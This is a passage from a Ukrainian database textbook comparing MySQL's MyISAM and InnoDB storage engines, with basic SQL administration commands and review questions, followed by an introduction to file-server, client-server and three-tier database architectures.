Масштабованість. MySQL має масштабовану архітектуру та забезпечує високопродуктивні швидкозавантажувальні утиліти з різною кеш-пам'яттю.

Сумісність. MySQL сумісний і може бути встановлений на всіх сучасних платформах, таких як Windows, Linux, Unix.

Безпека даних. MySQL має всі функції, які забезпечують безпеку баз даних і дозволяє лише авторизованим користувачам отримувати до них доступ.

Низька вартість. Користуватися ним можна безкоштовно. Будь-хто з усього світу може завантажити MySQL для особистого користування безкоштовно.

Найпопулярніші типи зберігання в базі MySQL – це MyISAM та InnoDB. Неправильний вибір типу зберігання призводить до тих самих наслідків, що й неправильна структура таблиць, неправильні індекси та неправильні запити. Тобто до падіння продуктивності.

MyISAM – це аббревіатура від My Indexed Sequential Access Method; MyISAM є системою зберігання за замовчуванням і часто використовується в Інтернеті, сховищах даних та інших аналітичних середовищах. Механізм зберігання MyISAM підтримує всі конфігурації MySQL.

MyISAM був системою зберігання за замовчуванням до грудня 2009 року; пізніше InnoDB замінив механізм зберігання за замовчуванням. MyISAM базується на алгоритмі ISAM, який швидше відображає результати з більших наборів даних. MyISAM займає мінімальний обсяг даних, тому він більше підходить для сховищ даних і веб-додатків.

InnoDB – це безпечний для транзакцій (сумісний з ACID) механізм зберігання для MySQL із такими функціями, як фіксація, відкат і можливості відновлення після збою для захисту даних користувача та забезпечення відмовостійкості. InnoDB використовує блокування на рівні рядків, а послідовне неблокування читань у стилі Oracle підвищує багатокористувацький паралелізм і продуктивність.

InnoDB зберігає дані користувача в кластеризованих індексах на основі первинних ключів, щоб зменшити введення/виведення для звичайних запитів (рисунок 5.5). Для підтримки цілісності даних InnoDB також підтримує обмеження посилювальної цілісності FOREIGN KEY.

MySQL InnoDB Cluster: **Architecture**




Рисунок 5.5 – Архітектура кластерів у InnoDB

З появою MySQL 5.5 InnoDB став механізмом зберігання за замовчуванням, і він найкраще підходить для великих наборів даних, що містять

реляційні та структуровані дані. InnoDB більше зосереджується на надійності та продуктивності, що робить його чудовим для систем керування вмістом.

Блокування – це механізм у MySQL, який не дозволяє двом користувачам одночасно змінювати повторювані рядки шляхом блокування рядка. Користувачі не можуть змінити таблицю, коли ввімкнено блокування.

Порівняння двох популярних в MySQL рушіїв зберігання даних наведено в таблиці 5.1.

Таблиця 5.1 – Порівняння рушіїв зберігання даних

Рушій	MyISAM	InnoDB
Тип рушія	це безтранзакційний тип сховища, і будь-який параметр запису потрібно відкотити вручну (за потреби)	це тип зберігання транзакцій, який автоматично відкочує записи, якщо вони не завершені
Блокування	використовує стандартний метод блокування таблиці та дозволяє змінювати таблицю за один сеанс. Це означає, що лише один користувач одночасно може змінювати таблицю. Якщо інший користувач спробує змінити таблицю, він отримає повідомлення про те, що таблицю заблоковано. Метод блокування таблиці корисний для баз даних лише для читання, оскільки він не потребує багато пам'яті.	використовує блокування таблиці на рівні рядків. Цей метод підтримує кілька сеансів для одного рядка, лише блокуючи рядки в процесі модифікації. Блокування рядків корисно для баз даних, які мають кілька користувачів. Єдиним недоліком блокування на рівні рядків є те, що воно споживає багато пам'яті, а запити та зміна даних потребують часу.
Зовнішні ключі	не підтримує	підтримує
Властивості ACID	не підтримує	Підтримує
Продуктивність	не підтримує властивості транзакцій і читається швидше. У порівнянні з InnoDB продуктивність для великого обсягу даних нижча	підтримує властивості транзакцій, тобто відкат і фіксацію, і має вищу швидкість запису. Продуктивність InnoDB для великих обсягів даних краща

Продовження таблиці 5.1

Рушій	MyISAM	InnoDB
Надійність	не забезпечує цілісності даних; апаратні збої та скасовані операції можуть призвести до пошкодження даних	використовує журнал транзакцій для реєстрації кожної операції та, отже, забезпечує надійні операції. Таким чином, у разі збою дані можна швидко відновити за допомогою цих журналів
Кешування та індексування	Буфер ключа MyISAM призначений лише для індексів, і в MyISAM підтримується повнотекстовий пошук	підтримує великий пул буферів, які кешують як дані, так і індекси. Однак повнотекстовий пошук не підтримується

Для того, щоб побачити які БД є на сервері використовують команду:

```
SHOW DATABASES;
```

Далі можемо обрати потрібну БД за допомогою команди:

```
USE database_name;
```

Наприклад: `USE northwind;`

Для відображення інформації про таблицю та систему зберігання можна скористатися командою:

```
SHOW CREATE TABLE database_name.table_name;
```

На виході буде показано механізм зберігання за замовчуванням для необхідної таблиці.

Наприклад після виконання команди:

```
SHOW CREATE TABLE northwind.categories;
```

отримаємо:

```
CREATE TABLE `categories` (
  `CategoryID` tinyint unsigned NOT NULL AUTO_INCREMENT,
  `CategoryName` varchar(15) CHARACTER SET utf8 COLLATE utf8_unicode_ci NOT NULL DEFAULT "",
  `Description` mediumtext CHARACTER SET utf8 COLLATE utf8_unicode_ci NOT NULL,
  `Picture` varchar(50) CHARACTER SET utf8 COLLATE utf8_unicode_ci NOT NULL DEFAULT "",
  PRIMARY KEY (`CategoryID`),
  UNIQUE KEY `Uidx_categories_category_name` (`CategoryName`)
) ENGINE=InnoDB AUTO_INCREMENT=9 DEFAULT CHARSET=utf8mb3
```

Якщо використовувати MySQL Workbench (або dbForge Studio for MySQL), то можна скористатися контекстним меню, як на рисунку 5.6.




Рисунок 5.6 – Інформація про рушій в MySQL Workbench

Якщо таблиця MyISAM має проблему, вона вплине лише на таблицю. Якщо виникнуть проблеми з іншими таблицями або базами даних, вони не вплинуть на роботу інших таблиць або баз даних. Тому MyISAM можна рекомендувати для серверів з кількома сайтами.

Механізм зберігання InnoDB рекомендований для частих операцій з таблицями. Він має кращу продуктивність, кращу функціональність, а також може значно зменшити використання пам'яті на сервері. Природно, що зазвичай йому надають перевагу над MyISAM. Проте варто зазначити, що оскільки проблеми з таблицями InnoDB можуть спричинити втрату даних в інших таблицях InnoDB, важливо переконатися, що ви ввімкнули автоматичне резервне копіювання.

Перетворення з MyISAM на InnoDB може бути дуже корисним, якщо, наприклад, ви зіткнетеся зі старішою таблицею MyISAM, яку потрібно перетворити, щоб відповідати вашому поточному середовищу InnoDB.

Якщо ви хочете конвертувати всі таблиці в потрібній базі даних, ви можете зробити це безпечно через phpMyAdmin.

Після того, як ви запустите його та виберете потрібну базу даних, ви можете виконати наступний запит до неї, замінивши *database_name* фактичною назвою вашої бази даних за допомогою конкатенації MySQL :

```
SELECT  CONCAT('ALTER TABLE ',TABLE_NAME,' ENGINE=InnoDB;')
FROM    INFORMATION_SCHEMA.TABLES  WHERE  ENGINE='MyISAM'  AND
table_schema = 'database_name';
```

Приклад:

```
1 SELECT CONCAT('ALTER TABLE ',TABLE_NAME,' ENGINE=InnoDB;')
2 FROM INFORMATION_SCHEMA.TABLES
3 WHERE ENGINE='MyISAM'
4 AND table_schema = 'sakila';|
```

Якщо ви хочете перетворити одну таблицю з MyISAM на InnoDB, виконайте команду ALTER TABLE, замінивши назву бази даних і назву таблиці фактичними іменами бази даних і таблиць:

```
ALTER TABLE database_name.table_name ENGINE=InnoDB;
```

Так само ви можете перетворити таблицю InnoDB на MyISAM. Спосіб такий же, як і в попередньому випадку:

```
ALTER TABLE database_name.table_name ENGINE=MyISAM;
```

Зверніть увагу, що ваша таблиця InnoDB може мати обмеження зовнішнього ключа, які не підтримуються MyISAM. Якщо ви спробуєте перетворити таблицю з такими обмеженнями, ви зіткнетеся з помилкою.

Для тих, хто віддає перевагу роботі з даними у форматі JSON, можна командою `explain` отримати рядок таблиці як JSON-об'єкт. Щоб зробити це, вам треба на початку запиту вказати `explain format=json`:

```
use phones;
explain format=json select * from phone;
```

Контрольні питання

1. Що собою являє технологія хешування і для чого вона використовується в базах даних?
2. У чому полягає основне призначення індексів? Які переваги і недоліки застосування індексів?
3. Які індекси називаються щільними і які розрідженими? Яка різниця в їх застосуваннях?
4. Що собою являє ієрархія пам'яті бази даних? Які види пам'яті існують?
5. Які існують способи організації зберігання інформації в базах даних?
6. Що таке індексація в базах даних, і для чого вона використовується?
7. Які основні типи індексів використовуються в СУБД?
8. У чому відмінність кластеризованого та некластеризованого індексу?
9. Як працюють В-дерева та В+-дерева в індексації баз даних?
10. Що таке хешування, і як воно використовується для доступу до даних?
11. Які існують методи хешування в базах даних?
12. Що таке бінарне дерево пошуку, і як воно використовується в базах даних?
13. Що таке інвертовані файли, і для яких завдань вони використовуються?
14. Які основні рушії зберігання даних підтримуються сучасними СУБД?
15. У чому відмінність між InnoDB та MyISAM у MySQL?
16. Як вибір рушія зберігання впливає на продуктивність бази даних?

Тема 6. Клієнт-серверні технології БД

- 6.1 Порівняння файл-серверної та клієнт-серверної архітектур
- 6.2 Трирівнева архітектура
- 6.3 Функції програми-клієнта та функції серверної частини
- 6.4 Відмінності між різними серверами БД
- 6.5 Структури даних, що використовуються в різних БД
- 6.6 Різниця між SQL та NoSQL
- 6.7 Клієнт-серверні технології баз даних як важлива частина архітектури IoT-системи

6.1 Порівняння файл-серверної та клієнт-серверної архітектур

У *файл-серверних* СУБД файли даних розташовуються централізовано на файл-сервері. Ядро СУБД розташовується на кожному клієнтському комп'ютері. Доступ до даних здійснюється через локальну мережу. Синхронізація читань і оновлень здійснюється за допомогою файлових блокувань. Перевагою цієї архітектури є низьке навантаження на ЦП сервера, а недоліком - високе завантаження локальної мережі.

На даний момент файл-серверні СУБД вважаються застарілими.

Приклади: Microsoft Access, Paradox, dBase.

Клієнт-серверна архітектура набула поширення з початку 1990-х років на тлі зростання ринку персональних комп'ютерів і зниження попиту на мейнфрейми. У архітектурі «клієнт-сервер» програмне забезпечення розділене на дві частини – клієнтську частину і серверну частину. Завдання клієнтської частини (програми-клієнта) полягає у взаємодії з користувачем, передачі запиту користувача серверу, отримання результату запиту від серверної частини (програми-сервера) і представлення його в зручному для користувача вигляді. Програма-сервер обробляє запити клієнта і видає відповіді.

Приклади: Firebird, Interbase, IBM DB2, MS SQL Server, Sybase, Oracle, PostgreSQL, MySQL.

Клієнт-серверні СУБД, на відміну від файл-серверних, забезпечують розмежування доступу між користувачами і мало завантажують мережу та клієнтські машини.

Недолік клієнт-серверних СУБД в самому факті існування сервера (що погано для локальних програм) і великих обчислювальних ресурсах, яких

потребують сервери. У цій архітектурі на виділеному сервері, що працює під управлінням серверної операційної системи, встановлюється спеціальна програма, яка керує віддаленою базою даних, наприклад, Microsoft SQL Server або Oracle.

Основа роботи сервера БД – використання мови запитів SQL. SQL-сервер забезпечує інтерпретацію запиту, його виконання в базі даних, формування результату виконання запиту та видачу його додатку-клієнту.

При цьому ресурси клієнтського комп'ютера не беруть участь у фізичному виконанні запиту; клієнтський комп'ютер лише відсилає запит до серверної БД і отримує результат, після чого інтерпретує його необхідним чином і надає користувачу. Витягнуті дані транспортуються по мережі від сервера до клієнта. Тим самим, кількість переданої по мережі інформації зменшується в багато разів.

Приклади клієнт-серверних СУБД: Firebird, Interbase, MS SQL Server, Sybase, Oracle, PostgreSQL, MySQL.

СУБД інкапсулює всі відомості про фізичну структуру БД, розташованої на сервері.

СУБД ініціює звернення до даних, що знаходяться на сервері, в результаті яких на сервері здійснюється вся обробка даних і лише результат виконання запиту копіюється на клієнтський комп'ютер. Таким чином СУБД повертає результат в додаток.

Додаток, використовуючи призначений для користувача інтерфейс, відображає результат виконання запитів.

У деяких випадках хотілося б включити до складу клієнтської частини системи деякі функції для роботи з “локальним кешем” бази даних, тобто з тією її частиною, що інтенсивно використовується клієнтською прикладною програмою. У сучасній технології це можна зробити тільки шляхом формального створення на стороні клієнта локальної копії сервера бази даних і розгляду всієї системи як набору взаємодіючих серверів.

В архітектурі «клієнт-сервер» працюють так звані «промислові» СУБД. Промисловими вони називаються через те, що саме СУБД цього класу можуть забезпечити роботу інформаційних систем масштабу середнього і великого

підприємства, організації, банку. До розряду промислових СУБД належать MS SQL Server, Oracle, Gupta, Informix, Sybase, DB2, InterBase і ряд інших.

Як правило, SQL-сервер обслуговується окремим співробітником або групою співробітників (адміністратори SQL-сервера). Вони управляють фізичними характеристиками баз даних, здійснюють оптимізацію, налаштування і перевизначення різних компонентів БД, створюють нові БД, змінюють існуючі і т.д., а також видають привілеї (дозволи на доступ певного рівня до конкретних БД, SQL-серверу) різним користувачам.

Розглянемо *основні переваги* даної архітектури в порівнянні з архітектурою «файл-сервер»:

- істотно зменшується мережевий трафік;
- зменшується складність клієнтських додатків (велика частина навантаження лягає на серверну частину), а, отже, знижуються вимоги до апаратних потужностей клієнтських комп'ютерів;
- наявність спеціального програмного засобу – SQL-сервера – призводить до того, що значна частина завдань стає вже вирішеною;
- істотно підвищується цілісність і безпека БД.

До *недоліків* можна віднести більш високі фінансові витрати на апаратне і програмне забезпечення, а також те, що велика кількість клієнтських комп'ютерів, розташованих в різних місцях, викликає певні труднощі зі своєчасним оновленням клієнтських додатків на всіх комп'ютерах-клієнтах. Проте, архітектура «клієнт-сервер» добре зарекомендувала себе на практиці, в даний момент існує і функціонує велика кількість БД, побудованих відповідно до даної архітектури.

6.2 Трирівнева архітектура

Трирівнева (триланкова) («тонкий клієнт» – сервер додатків – сервер бази даних). Триланкова (в деяких випадках багатоланкова) архітектура являє собою подальше вдосконалення технології «клієнт-сервер». Трирівнева архітектура функціонує в інтранет та Інтернет-мережах. Клієнтська частина («тонкий клієнт»), що взаємодіє з користувачем, являє собою HTML-сторінку в Web-браузері або

Windows-додаток, що взаємодіє з Web-сервісами. Вся програмна логіка винесена на сервер додатків, який забезпечує формування запитів до бази даних, що передаються на виконання сервера баз даних. Сервер додатків може бути Web-сервером або спеціалізованою програмою (наприклад, Oracle Forms Server)

Трирівнева архітектура - це архітектура клієнт-сервер, в якій функціональна логіка процесу, доступ до даних, зберігання даних у комп'ютері та користувацький інтерфейс розробляються та підтримуються як незалежні модулі на окремих платформах. Трирівнева архітектура - це модель дизайну програмного забезпечення та налагоджена архітектура програмного забезпечення.

Розглянувши архітектуру «клієнт-сервер», можна зробити висновок, що вона є дволанковою: перша ланка – клієнтська програма, друга ланка – сервер БД + БД.

У триланкової архітектурі вся бізнес-логіка (ділова логіка), яка раніше входила до клієнтської програми, виділяється в окрему ланку, що називається сервером додатків. При цьому клієнтським додаткам залишається лише користувацький інтерфейс (рисунок 6.1). Так, в якості клієнтського додатку може виступати Web-браузер.




Рисунок 6.1 – «Тонкий» клієнт (thin client)

Три яруси в трирівневій архітектурі:

Рівень презентації (Presentation Layer – PL): займає верхній рівень і відображає інформацію, пов'язану з послугами, доступними на веб-сайті. Цей

рівень спілкується з іншими ярусами, надсилаючи результати в браузер та інші яруси в мережі.

Рівень програми (Business Layer – BL): Також називається середнім рівнем, логічним рівнем, бізнес-логікою або логічним рівнем, цей рівень витягується з рівня представлення. Він контролює функціональність програми, виконуючи детальну обробку.

Рівень даних (Access Layer – AL): розміщує сервери баз даних, де зберігається та отримується інформація. Дані в цьому рівні зберігаються незалежно від серверів додатків або логіки бізнесу.

Найбільше що часто зустрічається варіант реалізації архітектури клієнт-сервер у вже впроваджених системах. Така модель має на увазі об'єднання в клієнтському додатку як PL, так й BL, у такий спосіб забезпечується повна децентралізація керування бізнесом-логікою. Однак якщо буде потреба виконання яких-небудь змін у клієнтському додатку потрібно міняти вихідний код. Серверна частина, при описаному підході, являє собою сервер баз даних, реалізуючий AL. До описаної моделі часто застосовують аббревіатуру RDA – Remote Data Access.

У випадку трирівневої архітектури клієнтський додаток забезпечує реалізацію PL, тому клієнт може задовольнятися досить скромною апаратною платформою, а сервер поєднує BL й AL. Максимальне завантаження сервера передбачає виконання бізнесу-логіки тільки за допомогою збережених процедур сервера (збережені процедури – відкомпільовані SQL-інструкції, що зберігаються на сервері). Це дозволяє максимально централізувати контроль над даними й легко змінювати правила роботи відразу для цілого підприємства (рисунок 6.2). З іншого боку, незначне коректування правил, що стосуються тільки частини користувачів, вимагає тривалої процедури узгодження. У цьому випадку неможливо реалізувати якісь виключення із загальних правил для деяких користувачів або додатків. У принципі, це добре і є запорукою безпеки й цілісності даних.




Рисунок 6.2 – «Товстий» клієнт (fat client)

Модель із фізично виділеним в окремий додаток блоком ВЛ одержуємо трирівневу архітектуру «клієнт-сервер». На сервері БД може функціонувати «універсальна» частина бізнес-логіки (правила на рівні підприємства або групи зв'язаних додатків). Така схема дозволяє підтримувати клієнтів на користувальницьких комп'ютерах й у той же час розвантажити сервер БД від надмірного завантаження при збереженні гнучкої системи роботи з бізнес-правилами (рисунок 6.3). Як проміжний сервер може використатися інший SQL-сервер, але частіше та раціональніше задіяти персональну СУБД, що менш вимоглива до апаратних ресурсів і може забезпечити зручні засоби побудови й підтримки бізнес-логіки.




Рисунок 6.3 – Сервер бізнес-логіки (трирівнева архітектура)

Що поліпшується при використанні триланкової архітектури? Тепер при зміні бізнес-логіки більш немає необхідності змінювати клієнтські програми і оновлювати їх у всіх користувачів. Крім того, максимально знижуються вимоги до апаратури користувачів.

До СУБД відносяться такі основні види програм:

- повнофункціональні СУБД;
- сервери БД;
- клієнти БД;
- засоби розробки програм роботи з БД.

Повнофункціональні СУБД (ПФСУБД) представляють собою традиційні СУБД, які спочатку з'явилися для великих машин, потім для міні-машин і для ПЕОМ. З числа всіх СУБД сучасні ПФСУБД є найбільш численними і потужними за своїми можливостями. До ПФСУБД відносяться, наприклад, такі пакети, як Clarion Database Developer, DataBase, Dataplex, dBase IV, Microsoft Access, Microsoft FoxPro і Paradox.

Зазвичай ПФСУБД мають розвинений інтерфейс, що дозволяє за допомогою команд меню виконувати основні дії з БД: створювати і модифікувати структури таблиць, вводити дані, формувати запити, розробляти звіти, виводити їх на друк і т. Багато ПФСУБД включають засоби програмування для професіональних розробників.

Деякі системи мають в якості допоміжних і додаткові засоби проектування схем БД або CASE-підсистеми. Для забезпечення доступу до інших БД або до даних SQL-серверів повнофункціональні СУБД мають факультативні модулі.

Сервери БД призначені для організації центрів обробки даних в мережах ЕОМ. Сервери БД реалізують функції управління базами даних, що надходять у вигляді запитів від інших (клієнтських) програм зазвичай за допомогою операторів SQL

Прикладами серверів БД є такі програми: NetWare SQL (Novell), MS SQL Server (Microsoft), InterBase (Borland), SQLBase Server (Gupta), Intelligent Database (Ingress).

У ролі клієнтських програм для серверів БД в загальному випадку можуть використовуватися різні програми: ПФСУБД, електронні таблиці, текстові процесори, програми електронної пошти і т.д. При цьому елементи пари «клієнт-сервер» можуть належати одному або різним виробникам програмного забезпечення.

У разі, коли клієнтська і серверна частини виконані однією фірмою, природно очікувати, що розподіл функцій між ними виконано раціонально. В інших випадках зазвичай переслідується мета забезпечення доступу до даних «за всяку ціну». Прикладом такого з'єднання є випадок, коли одна з повнофункціональних СУБД грає роль сервера, а друга СУБД (іншого виробника) – роль клієнта. Так, для сервера БД SQL Server (Microsoft) в ролі клієнтських (фронтальних) програм можуть виступати багато СУБД, такі як dBASE IV, Paradox, DataBase, Focus, 1-2-3, MDBS III, Revelation і інші.

Додаток-клієнт формує запит до сервера, на якому розташована БД, структурованою мовою запитів SQL (Structured Query Language), що є промисловим стандартом у світі реляційних БД. Віддалений сервер приймає запит і переадресує його SQL-серверу БД. SQL-сервер – спеціальна програма, що керує віддаленою базою даних. SQL-сервер забезпечує інтерпретацію запиту, його виконання в базі даних, формування результату виконання запиту та видачу його додатку-клієнту. При цьому ресурси клієнтського комп'ютера не беруть участь у фізичному виконанні запиту; клієнтський комп'ютер лише відсилає запит до серверної БД і отримує результат, після чого інтерпретує його необхідним чином і представляє користувачу. В результаті знижується навантаження на мережу. Оскільки виконання запиту відбувається там же, де зберігаються дані (на сервері), немає необхідності в пересиланні великих пакетів даних. Крім того, SQL-сервер, якщо це можливо, оптимізує отриманий запит таким чином, щоб він був виконаний в мінімальний час з найменшими накладними витратами.

Все це підвищує швидкодію системи і знижує час очікування результату запиту. При виконанні запитів сервером суттєво підвищується ступінь безпеки даних, оскільки правила цілісності даних визначаються в базі даних на сервері і є єдиними для всіх додатків, що використовують цю БД.

6.3 Функції програми-клієнта та функції серверної частини

Функції програми-клієнта:

- надсилання запитів серверу;
- інтерпретація результатів запитів, отриманих від сервера;
- представлення результатів користувачеві в певній формі (інтерфейс користувача).

Функції серверної частини:

- прийом запитів від програм-клієнтів;
- інтерпретація запитів;
- оптимізація і виконання запитів до БД;
- відправка результатів додатку-клієнта;
- забезпечення системи безпеки і розмежування доступу;
- управління цілісністю БД;
- реалізація стабільності при багатокористувацькому режимі роботи.

В кінці 80-х років всі знали, що розробка клієнт-серверних багатокористувацьких систем – це складно. Розробка велася в основному на мовах четвертого покоління, що входять в комплект відповідних СУБД. Вартість таких розробок була дуже велика і займалися цим в основному серйозні професіонали. Нішу настільних додатків зайняли умільці, які володіють «народними» СУБД типу Clipper, FoxPro і Paradox, і додатки практично не перетиналися.

Але на початку 90-х радикально подешевшали засоби для організації локальних мереж з розподіленими файлами (файл-серверів), і з'явилися «мережеві» версії настільних СУБД, що дозволяють забезпечити роботу, розраховану на багато користувачів. Вони зайняли проміжну цінову і кваліфікаційну нішу між чисто настільними і клієнт-серверними системами (ближче до настільних). Клієнт-серверні розробки в нашій країні виявилися витіснені в область критично важливих high-end-рішень типу резервування авіаквитків, обліку на дуже великих підприємствах, у великих банках і ін.

Результати прогресу призвела до того, що на ринку впевнено взяли гору реляційні СУБД, і відбулося зближення функціональності ряду лідируючих клієнт-

серверних систем (Oracle, MS SQL, Sybase, DB2, Interbase, Progress). Ціни на ці системи помітно знизилися (в рази).

При організації архітектури «клієнт-сервер» найбільш трудомісткі операції над базами даних виконуються на виділеному комп'ютері-сервері, який повинен бути досить потужним і володіти відповідним набором ресурсів основної і зовнішньої пам'яті. До пори серверна частина СУБД мала просту організацію: Запити, що надходять з клієнтських частин системи, оброблялися послідовно з невеликою оптимізацією для суміщення процесорної роботи з роботою пристроїв зовнішньої пам'яті. Однак з появою на ринку мультипроцесорних симетричних апаратних архітектур, виробники СУБД були змушені переглянути організацію своїх серверів, допустивши в них внутрішню паралельність. Природно, це вимагає дуже ґрунтового перепроєктування системи з її суттєвим ускладненням.

Є кілька причин, що визначають переваги клієнт-серверної архітектури перед файл-серверною:

- зменшення мережевого трафіку за рахунок того, що вибірка даних проводиться на сервері, і вони не «прокачуються» по мережі;
- збільшення продуктивності за рахунок того, що сам сервер може ефективно кешувати дані;
- перенесення частини функціональності на сервер зі зменшенням трафіку і збільшенням продуктивності (збережені процедури, тригера);
- масштабованість – при зростанні навантаження досить замінити лише сервер, а не всі станції і мережеві плати;
- наявність транзакцій, без яких практично неможливо забезпечити логічну несуперечливість даних.

Транзакція – це послідовність операцій над базою даних, що розглядаються СУБД як єдине ціле. Транзакція є набором дій, які виконуються з метою доступу або зміни вмісту бази даних.

Для всіх сучасних реляційних СУБД основною мовою доступу до баз даних є SQL. Майже всі сучасні засоби розробки дозволяють працювати з різними серверами баз даних. Значною мірою цьому сприяло зближення функціональних

можливостей серверів баз даних і поява стандартних програмних інтерфейсів для роботи з ними (ODBC, IDAPI, JDBC).

Таким чином, створюється ілюзія, що система, розроблена для одного сервера БД, може бути легко перенесена на інший або, більш того, можна зробити систему, яка буде працювати з різними типами серверів.

6.4 Відмінності між різними серверами БД

Насправді при зовнішній схожості відмінності між різними серверами баз даних залишаються досить глибокими, і вони критичні для створення реальних промислових застосувань:

- у різних серверів різний синтаксис і функціональні можливості мов розробки збережених процедур і тригерів;
- оскільки різні сервери користуються різними алгоритмами оптимізації, то запити, що добре працюють на одній системі, можуть виявитися неефективними на іншій. А арсенал способів управління ефективністю у них абсолютно різний;
